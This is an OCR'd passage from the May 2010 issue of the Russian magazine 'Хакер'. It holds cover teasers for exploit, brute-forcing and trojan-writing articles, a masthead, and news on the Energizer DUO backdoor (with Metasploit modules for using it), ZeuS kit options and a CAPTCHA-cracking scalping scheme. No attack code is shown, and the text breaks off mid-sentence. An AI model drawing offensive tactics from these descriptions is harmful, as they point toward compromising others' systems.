КАК Я НАПИСАЛ TROJAN.WINLOCK СТР. 100

РЕКОМЕНДОВАННАЯ ЦЕНА: 210р.

ХАКЕР

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

www.xakep.ru

МАЙ 05 (136) 2010

ХАКЕР 05 (МАЙ) 2010

$1000 НА ANDROID

ЗАРАБАТЫВАЕМ НА ПРИЛОЖЕНИЯХ ДЛЯ МОБИЛЬНОЙ ПЛАТФОРМЫ ОТ **GOOGLE**

СТР. 22

JIT SPRAY ПРОТИВ IE8

ПИШЕМ СОБСТВЕННЫЙ JIT-ЭКСПЛОЙТ, ОБХОДЯЩИЙ DEP И ASLR

СТР. 64

АДМИНСКИЕ ПРИКОЛЫ

ГЛУМИМСЯ НАД КУЛХАЦКЕРАМИ И ОФИСНЫМ ПЛАНКТОНОМ

СТР. 120

БРУТИМ ДЕДИКИ ПО-НОВОМУ

СВЕЖИЙ ПОДХОД К КОДИНГУ RDP-БРУТФОРСЕРОВ

СТР. 96

ВИРТУАЛЬНЫЙ ЗАЩИТНИК

ЗАЩИЩАЕМ WINDOWS ПРИ ПОМОЩИ ВИРТУАЛЬНОЙ ***NIX-СИСТЕМЫ**

СТР. 78

+

ОРГАНИЗУЕМ ГРАМОТНЫЙ БЭКАП

ИНЪЕКТИРУЕМ В SQLITE

ОПТИМИЗУЕМ СКРИПТЫ POWERSHELL 2.0

МАСКАРАД СИМВОЛОВ


UNICODE-ОРИЕНТИРОВАННЫЕ АСПЕКТЫ БЕЗОПАСНОСТИ

СТР. 58

JIT SPRAY ПРОТИВ IE8: ОБХОДИМ DEP И ASLR

136

СЫРОК ЗЕБРА - БЫСТРЫЙ ВЗЛОМ ГОЛОДА!




INTRO

Осмотрись вокруг: сколько новых возможностей заработать! Бабло – куда ни глянь. Появление каждой новой мобильной платформы, каждой новой социальной сети – все это создает большие рынки для приложений, которые можно монетизировать прямо либо косвенно.

К примеру, вот вышел iPad. Через пару месяцев в мире будет уже явно больше 1 миллиона людей, обладающих этим девайсом. Но совершенно точно еще не все, даже лежащие на поверхности, идеи прикольных игр и приложений будут реализованы. А это – огромный рынок, куча денег. И, образно говоря, любой красиво прорисованный арканоид, который можно разработать за 2-3 недели, может тут принести десятки тысяч долларов. Тоже самое – с Android, MAEMO, iPhone, Facebook/ВКонтакте и любой другой относительно молодой платформой, под которую можно создавать приложения.
Чтобы не быть голословными, с этого номера мы решили делиться с тобой конкретными путями для заработка: на примере конкретных success story наших авторов и наших читателей мы расскажем, как можно поднимать лаве в новых условиях.
Приятного чтения!

nikitozz, гл. ред. Х
udalite.livejournal.com

CONTENT



/РЕДАКЦИЯ
>Главный редактор
Никита «**nikitozz**» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«**gorl**»Андреев
(gorlum@real.xakep.ru)
>Редакторы рубрик
ВЗЛОМ
Дмитрий«**Forb**» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «**step**» Ильин
(step@real.xakep.ru)
UNIXOID, SYN/ACK и PSYCHO
Андрей «**Andrushock**» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «**Dr. Klouniz**» Лозовский
(alexander@real.xakep.ru)
>Литературный редактор
Александр Бергман
(bergman@gameland.ru)
>Редактор xakep.ru
Леонид Боголюбов (xa@real.xakep.ru)

/ART
>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)

/DVD
>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Редактор Unix-раздела
Антон «Ant» Жуков
>Монтаж видео
Максим Трубицын

/PUBLISHING
(game)land
>Учредитель
ООО «Гейм Лэнд», 119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44-45
Тел.: +7 (495) 935-7034
Факс: +7 (495) 780-8824
>Генеральный директор
Дмитрий Агарунов
>Управляющий директор
Давид Шостак
>Директор по развитию
Паша Романовский
>Директор по персоналу
Татьяна Гудебская
>Финансовый директор
Анастасия Леонова
>Редакционный директор
Дмитрий Ладыженский
>PR-менеджер
Наталья Литвиновская
>Директор по маркетингу
Дмитрий Плющев
>Главный дизайнер
Энди Тернбулл
>Директор по производству
Сергей Кучерявый

/РЕКЛАМА
/ Тел.: (495) 935-7034, **факс:** (495) 780-8824
>Директор группы GAMES & DIGITAL
Евгения Горячева (goryacheva@gameland.ru)
>Менеджеры
Ольга Емельянцева
Мария Нестерова
Мария Николаенко
Марина Румянцева
>Менеджер по продаже Gameland TV
Максим Соболев
>Работа с рекламными агентствами
Лидия Стрекнева (strekneva@gameland.ru)
>Старший менеджер
Светлана Пинчук
>Менеджеры
Надежда Гончарова
Наталья Мистюкова
>Директор группы спецпроектов
Арсений Ашомко (ashomko@gameland.ru)
>Старший трафик-менеджер
Марья Алексеева

/ОТДЕЛ РЕАЛИЗАЦИИ СПЕЦПРОЕКТОВ
>Директор
Александр Коренфельд
(korenfeld@gameland.ru)
>Менеджеры
Александр Гурьяшкин
Светлана Мюллер

/ОПТОВАЯ ПРОДАЖА
>Директор отдела дистрибуции
Андрей Степанов (andrey@gameland.ru)
>Руководитель московского направления
Ольга Девальд (devald@gameland.ru)
>Руководитель регионального направления
Татьяна Кошелева (kosheleva@gameland.ru)
>Руководитель отдела подписки
Марина Гончарова
(goncharova@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24
> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России
> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «Lietuvas Rivas», Литва.
Тираж 100 000 экземпляров.
Цена договорная.

Мария «Mifrill» Нефедова maria.nefedova@glc.ru

MEGANEWS

ОБО ВСЕМ ЗА ПОСЛЕДНИЙ МЕСЯЦ

3D ТОЛЬКО В КИНО? ТАК УЖ — ПРЯМО ДОМА!

Сразу целым рядом новых мониторов решила порадовать нас компания LG. В новые серии E50 и E40 войдут мониторы со светодиодной подсветкой (LED), серия W63D являет собой продвинутые геймерские 3D модели, плюс появится целый ряд новых ЖК мониторов с усовершенствованными функциями.
Остановимся подробнее на сериях E50 и E40. Модели этих серий отличаются ультратонким корпусом, всего 17.5 мм, что на треть тоньше большинства мониторов с флуоресцентной подсветкой (CCFL). Также светодиодная подсветка помогает снизить энергопотребление на 45% по сравнению с обычными мониторами. Время отклика для моделей обеих линеек составляет 5 мс, яркость 250 кд/m2, а уровень динамической контрастности 5 000 000:1. Серия E50 также обладает набором интеллектуальных функций Smart+: Auto Bright, Dual Web, Cinema Mode и Original Ratio, и оснащается «умными» подставками Two-way Stand, которые легко трансформируются в стойку, поддерживающую монитор подобно фоторамке. Также стоит отметить, что модель LG E2350V (старшая серии E50) — это первый монитор, получивший экологический сертификат Sustainable Product Certification от UL Environment, института, который осуществляет независимую оценку заявлений об экологичности.

В КЕМБРИДЖЕ ВЫЯСНИЛИ, ЧТО СЕКРЕТНЫЕ ВОПРОСЫ, ИСПОЛЬЗУЕМЫЕ ДЛЯ ВОССТАНОВЛЕНИЯ ПАРОЛЕЙ, ЗАЧАСТУЮ УПРОЩАЮТ ВЗЛОМ — С ИХ ПОМОЩЬЮ МОЖНО ВСКРЫТЬ КАЖДЫЙ 80-ЫЙ АККАУНТ.

ТРОЯН С ПОДЗАРЯДКОЙ

Пожалуй, после прочтения этой новости ты сможешь со всей ответственности заявить, что дожил до самого настоящего киберпанка «здесь и сейчас». Западная ИТ-группа US-CERT обнаружила в безобидном на первый взгляд USB-зарядние Energizer DUO, предназначенном для AA и AAA батареек, самый настоящий трой. Зараза крылась в софте, позволяющем наблюдать за уровнем заряда батареи. Именно вместе с этой софтиной на машину устанавливается бэкдор, который ESET определяет как вредоносную программу Win32/Arurizer.A. Он открывает для входящих подключений 7777-й порт, позволяя гипотетическому злоумышленнику скачивать и запускать исполняемые файлы на зараженном ПК, удалять файлы, и получать от «больной» системы инфу. При этом никаких исходящих соединений не производится, а все модули троя удаляются во время деинсталляции программы. Energizer уже выпустил заявление, согласно которому, продажи устройств Energizer DUO были приостановлены, и проводится расследование, призванное выявить, как троян вообще попал в зарядники. При этом с сайта разработчиков можно было скачать точно такую же версию программы с интегрированным троем. В последней версии Metasploit есть модули energizer_duo_payload energizer_duo_detect, с помощью которого можно протестировать все хосты в заданном диапазоне на наличие троя и использовать его функционал.

ГОРОД XS

Поражающее воображение мультимедийное шоу было представлено 10 марта в галерее «Ателье №2» на ВИНЗАВОДе, в центре нового мегаполиса Winston XS. Инсталляция, изобилующая зеркалами, светом и цветами была создана известным художником и продюсером Павлом Каплевичем совместно с Winston XS. В проекте «Город XS» соединились два явления: современный мегаполис и оптическое искусство (иначе — оп-арт). Фантазия Каплевича подарила новый смысл и новую жизнь революционным открытиям оп-арта. Окунуться в ритм «Города XS» в течение марта мог любой желающий.


НЕ ВСЕ ДРОВА ОДИНАКОВО ПОЛЕЗНЫ

В начале марта компания NVidia выпустила предупреждение о том, что использование WHQL драйверов версии 196.75 опасно и может даже окончиться «смертью» видеокарты. К сожалению, эти данные уже подтверждены людьми, которые успели обновиться до злосчастной версии и, в итоге, поплатились проблемами охлаждением, во многих случаях приведшими к фатальным последствиям. Упомянутые драйвера действительно приводят к неполадкам в работе системы охлаждения — во время выполнения 3D-игр кулер видюхи замедляется, либо останавливается вовсе, в результате температура GPU могла превышать 100°C. В результате — перегрев, зависания и перезагрузки, а в худшем случае даже выход карты из строя. Производитель уже удалил опасные драйвера с сайта и настоятельно рекомендует пользователям, вернуться к версии 196.21, а 196.75, до исправления неполадки, обходить десятой дорогой. Удалить косячный драйвер из системы, если ты успел его установить можно с помощью утилиты Driver Sweeper (www.guru3d.com/category/driversweeper).

ФИНСКАЯ КОМПАНИИ SECUNIA ПОДСЧИТАЛА, ЧТО ОБЫЧНЫЙ WINDOWS-ЮЗЕР В СРЕДНЕМ УСТАНАВЛИВАЕТ НА СВОЮ ОСЬ НОВЫЙ ПАТЧ РАЗ В 5 ДНЕЙ.

ИЩУ АКТИВАТОР ДЛЯ ~~WINDOWS7~~ ТРОЯ

Создатель или создатели инструментария для разработки и поддержания ботнетов на базе известного трояна ZeuS жгут напалмом. Нет, конечно, такого рода софт всегда продавался за немалые деньги и был далеко непрост, но авторы ZeuS решили существенно «расширить горизонты». Им, очевидно, было мало того, что с недавних пор ZeuS выпускается в разных вариациях, обеспечивающих самый разносторонний функционал и сильно отличающихся по стоимости. Тут все как с приобретением автомобиля. Базовая комплектация Zeus Kit версии 1.3.4.x стоит от 3 до 4 тысяч долларов (старье, которое можно найти даже бесплатно, в расчет не берем), но дальше можно установить опции. Модуль для Backconnect стоит $1500, форм-граббер для Firefox'а — еще $2000, онлайн лог об украденных данных посредствам Jabber'а — $500, поддержка Vista/Windows 7 — $2000. Часть опций продается приватно, например возможность доступа к удаленному рабочему столу через VNC стоит сразу $10000. Но это еще не все.
Теперь инструментарий, как настоящее серьезное ПО, обзавелся еще и системой активации, привязанной к аппаратной части машины. В целом эта система похожа на активацию Microsoft Windows, то есть, зарегистрированный билдер можно запускать только на одном, конкретном ПК. Эксперты всего мира лишь разводят руками и в один голос сообщают, что с таким уровнем «лицензирования» малвари они сталкиваются впервые. Кроме того, доподлинно известно, что автор(ы) ZeuS уже во всю работают над новой версией трояна — 1.4. В новой версии обещают веб-инжекции в Firefox'е (динамическая подстановка




нужного злоумышленникам HTML-контента), а также полиморфное шифрование. Последнее означает, что ZeuS-троян будет криптовать свое тело каждый раз при заражении жертвы, поэтому тело вируса будет уникально на каждой машине. Антивирусы и сейчас детектят ZueS через раз, а уж полиморфное шифрование ситуацию явно не улучшит.

КИНОМАНАМ И НЕ ТОЛЬКО

Сегодня у многих людей компьютер играет роль домашнего медиацентра или кинотеатра. Именно для таких пользователей тайваньская компания MSI и создала системную плату 890GXM-G65, на базе которой как раз предлагается создавать домашние кинотеатры. Плата построена на наборе системной логики AMD 890GX + SB850, и к ее отличительным особенностям можно отнести совместимость с новыми процами AMD Phenom II, а также встроенный графический процессор ATI Radeon HD 4290 с поддержкой DirectX 10.1 и UVD 2.0 и выходами DVI и HDMI. Также плата оснащена интерфейсами SATA 6 Гбит/с и USB 3.0. Выполнена 890GXM-G65 в формате micro ATX и имеет два слота расширения PCI Express x16, один PCI Express x1 и один PCI. Для оперативной памяти отведено четыре слота, которые смогут «прожевать» до 16 ГБ DDR3 800, 1066, 1333, 1600, 1800 или 2133 ГГц. Плата поддерживает технологии CrossFire и Hybrid CrossFire, и благодаря технологии OC Genie хорошо поддается разгону.

СОГЛАСНО ПОДСЧЕТАМ ГАЗЕТЫ «КОММЕРСАНТ», МЕСЯЧНАЯ АУДИТОРИЯ RUTRACKER.ORG (ЭКС TORRENTS.RU), СОСТАВЛЯЕТ 5,6 МЛН ЧЕЛОВЕК.


РЫНОК МОБИЛЬНЫХ ПРИЛОЖЕНИЙ



Мобильные приложения были всегда. Еще с появления J2ME мы устанавливали всевозможные приложения на свои сотовые, пытаясь совладать со спецификой телефона. Сейчас даже продавцы из овощного магазина сидят через Jimm в аське — вот она забавная российская специфика. Во всем же мире настоящий переворот совершила Apple, которой под силу оказалось то, что долгое время не удавалось другим — сделать мобильные приложения самым обычным делом не только для гиков, но и самых обычных людей. Создание AppStore, где приложение установить и купить не сложнее, чем совершить звонок, стало настоящей революцией. Только вдумайся: в магазине сейчас доступно более 170 тысяч приложений, а еще в июне прошлого года их было только 50 тысяч. Причем это только те приложения, который прошли тщательную проверку самой Apple. Но мобильные приложения — это отнюдь не только пресловутый iPhone, который в России продают за бешенные деньги.
На подъеме и другие платформы. Несмотря на то, что в арсенале Android еще только 30 тысяч приложений для мобильной платформы от Google, действительно стоящих продуктов еще мало. В одной из статей номера мы приводим опыт одного из начинающих разработчиков, который не побоялся попробовать свои силы и получил вполне ощутимую прибыль. К чему это все? Да потому что это твой шанс, свободная ниша, которую вот-вот займут. Если раньше компании, сосредоточенные исключительно для работы над мобильными программа и играми, были редкостью, то сейчас среди стартапов — чуть ли не самое часто явление. Данные из графиков — тому в подтверждение.

ЧИПСЫ НА ФЕРМЕ

Скорее всего, даже среди наших читателей найдутся люди, которые посредством приложения «Счастливый фермер» ведут ВКонтакте свое виртуальное хозяйство (не переживай, мы никому не скажем :)). Это простая математика, ведь «Фермером» уже увлеклись 7996 млн человек — на сегодня это самое популярное он-лайн приложение в Рунете. И вот на примере этого сверхуспешного таймкиллера компанией Code of Trade Digital и компанией Gameland был успешно реализован проект внедрения в игру бренда Lays. Игрокам предложили новую функцию, с помощью которой пользователь может производить собственные чипсы — юзерам выдали бесплатные семена картофеля, ингредиенты для производства чипсов, а также дали возможность установить на своей ферме завод по производству чипсов Lays. Такая реклама, в отличие от раздражающих баннеров и спама, пришлась людям по душе — за два месяца суммарно было произведено 400.656.889 пачек чипсов! Эксперимент определенно удался.



OFFICE 2010 БУДЕТ ДОСТУПЕН В БИЗНЕС ВЕРСИИ С 12 МАЯ, А ВЫХОД ОБЫЧНОЙ ВЕРСИИ НАМЕЧАЕТСЯ НА ИЮЛЬ.

ЦЕЛАЯ ПАЧКА ИНТЕРЕСНОГО ЧТИВА

В сети всегда можно найти, что почитать — миллионы электронных книг, подборки учебной и научной литературы, огромное количество сайтов-библиотек, архивы комиксов, наконец... Но совсем недавно в инете стало еще одним интересным архивом больше, и мы считаем, что он достоин отдельного упоминания. Старое, уважаемое и в некотором роде культовое издание «Популярная наука» (Popular Science) выложило на своем сайте, в совершенно открытом и бесплатном доступе архив журналов на 137 лет! Найти весь этот пир духа, отсканированный проектом Google Books, можно по адресу www.popsci.com/archives. Для чтения, разумеется, потребуются знание английского языка и любовь к знаниям.

ДА КОМУ НУЖНЫ ЭТИ НОУТБУКИ!

Кардинальное решение представила на суд пользователей компания Thermaltake, выпустив mid-tower корпус V5 Black Edition с ручкой и колесиками для транспортировки. В самом деле, зачем нужны все эти ноутбуки? Взял системник и пошел в гости, вот тебе и полезные физические нагрузки (корпус весит 7,1 кг и имеет размеры 508x223x490 мм) и 100% репутация абсолютного гика. Шутки шутками, а «кузов» действительно хорош, внутри скрываются: девять мест под накопители типоразмеров 5.25», 3.5» и 2.5», с удобной съемной корзиной; блок питания, защищенный от пыли специальным фильтром и расположенный внизу корпуса; на переднюю панель вынесены порт eSATA, два порта USB 2.0 и фронтальные аудиоразъемы. Вентиляции тоже в достатке — два 120-мм на задней стенке, 200-мм вентилятор с синей подсветкой на верхней панели, а также есть возможность установить 120-мм вентиляторы для обдува видеокарты и жестких дисков. Рекомендованная цена корпуса составит $69.

И ВАШИМ И НАШИМ

В деле кардера Альберта Гонсалеса, осуществившего крупнейшую в истории США кражу номеров кредитных карт, произошел довольно неожиданный поворот. Напомним, что Гонсалесу предъявлены 19 обвинений, и он полностью признал свою вину еще в конце прошлого года. Теперь его ждет суд, тюремный срок от 15 до 25 лет, а также штраф размером почти 3 млн долларов и конфискация имущества. Но недавно друг и сообщник главного кардера всея Штатов Стив Вэтт (Stephen Watt) сообщил миру, что все это время Гонсалес работал на американское правительство, а именно на Секретную службу США. По словам Вэтта, Гонсалесу платили $75 тыс. наличными в год за предоставление информации о других кардерах. Что характерно, Секретная служба отказывается комментировать этот вопрос. Видимо промышлять одним только кардингом, Гонсалесу было скучно.

GOOGLE ПОКИДАЕТ КИТАЙ

Громкий скандал, похоже, получит не менее громкое продолжение. Напомним, что в конце прошлого года ряд крупных компаний, в число которых входила и Google, подвергся атаке со стороны неизвестных хакеров. Впрочем, представители поискового гиганта почти сразу заявили, что по их данным взлом был заказной, и следы его ведут в Китай. Конечно, Китай такому заявлению не обрадовался и, в итоге, дошло до того, что Google вообще пригрозил китайским властям, свернуть свою деятельность в Поднебесной. Дело в том, что в связи с декабрьским хаком в обсуждениях выплыли и старые, не менее неприятные темы, в частности — цензура, которая действовала на Google.cn по просьбе властей. В итоге, после долгих переговоров, все закончилось довольно предсказуемо: в конце марта, несмотря на предупреждения властей Китая, Google все же прекратил цензурировать результаты поиска, и с google.cn появился редирект на google.com.hk, работающий без фильтрации. СМИ поднебесной тут же поспешили обвинить поисковик в связях с разведкой США. Похоже, что все действительно идет к закрытию представительства Google на территории Китая, так как переговоры с властями явно зашли в тупик.

КАДРОВЫЕ ПЕРЕМЕНЫ

Тим Брэй, известнейший канадский ПО-разработчик, соучредитель компаний Open Text Corporation и Antarctica Systems, соавтор языка XML, покинул корпорацию Sun Microsystems, где до недавнего времени занимал пост директора по веб-технологиям. Справедливости ради отметим, что представители Oracle, в руки которой вот-вот перейдет Sun, предлагали Тиму остаться, но он не захотел. Новым место работы Брэйя станет команда разработчиков Google Android, о чем он поведал в своем блоге, под заголовком «Теперь я на территории, где нет зла» (Now A No-Evil Zone). Все в том же блоге Тим рассказал о том, что он разделяет философию Google, поддерживает их в борьбе против Apple iPhone и ему очень импонирует открытость платформы Android и дух open-source. По словам Брэйя: «Будущее мобильного Интернета с iPhone не включает в себя споры, полемику, секс и свободу, зато четко регламентирует, кому что разрешено знать и делать. Этакий стерильный диснеевский садик, окруженный со всех сторон высокой стеной и зубастыми адвокатами. Люди, которые создают приложения, служат Хозяину и боятся его гнева. Мне это отвратительно». Что ж, надеемся, энтузиазм Тима не пропадет даром и скажется на Android самым лучшим образом.

МИЛЛИОНЫ НА ВЗЛОМЕ CAPTCHA

Казалось бы, как можно заработать $25 млн на взломе CAPTCHA? Чуваки, которых сейчас судят в Нью-Джерси, доказали, что такое более чем возможно. Схема их работы была проста: они перекупали на онлайновых распродажах билеты на концерты, спортивные состязания и так далее — в числе пострадавших Ticketmaster, Musictoday и Tickets.com. Чтобы имитировать покупки от лица частных граждан, предприимчивые ребята плотно пообщались с бывшими сотрудниками компаний распространителей билетов, зарегистрировали две фирмы, купили диапазоны IP-адресов и сняли в аренду сервера. Но, как уже было сказано ранее, все основное действо строилось на взломе визуальных и звуковых CAPTCHA, которые использовали сайты онлайновой продажи билетов (также они отслеживают IP-адреса, телефоны и так далее). Боты имитировали даже задержку: от 5 до 10 секунд для визуальных капчтей, и 30 на звуковые. Прибегнув к помощи опытных программеров и вложив немалые деньги в разработку, мошенники сумели создать ботов, которые как орешки щелкали даже reCAPTCHA и аккуратно заполняли все поля анкет фейковыми адресами, телефонами и мейлами. Все эти данные для этого мошенникам предоставляли брокеры, делавшие заказы на те или иные билеты. Боты порой даже ошибались при наборе captcha, для вида якобы делая опечатки, что позволяло им лучше походить на людей. Итог этой масштабной аферы поражает — за период с 2002 по 2009 год группировка умудрилась заработать на перепродаже билетов более $25 млн! Сгубили же спекулянтов жадность и безнаказанность, например, в последние годы они в открытую искали в сети опытных специалистов по взлому CAPTCHA. До этого до них трудились программисты из Болгарии. Особенно в данной истории интересно то, как им удалось взломать сервис reCAPTCHA, предоставляющий любым компаниям весьма надежную капчу. По всей видимости, 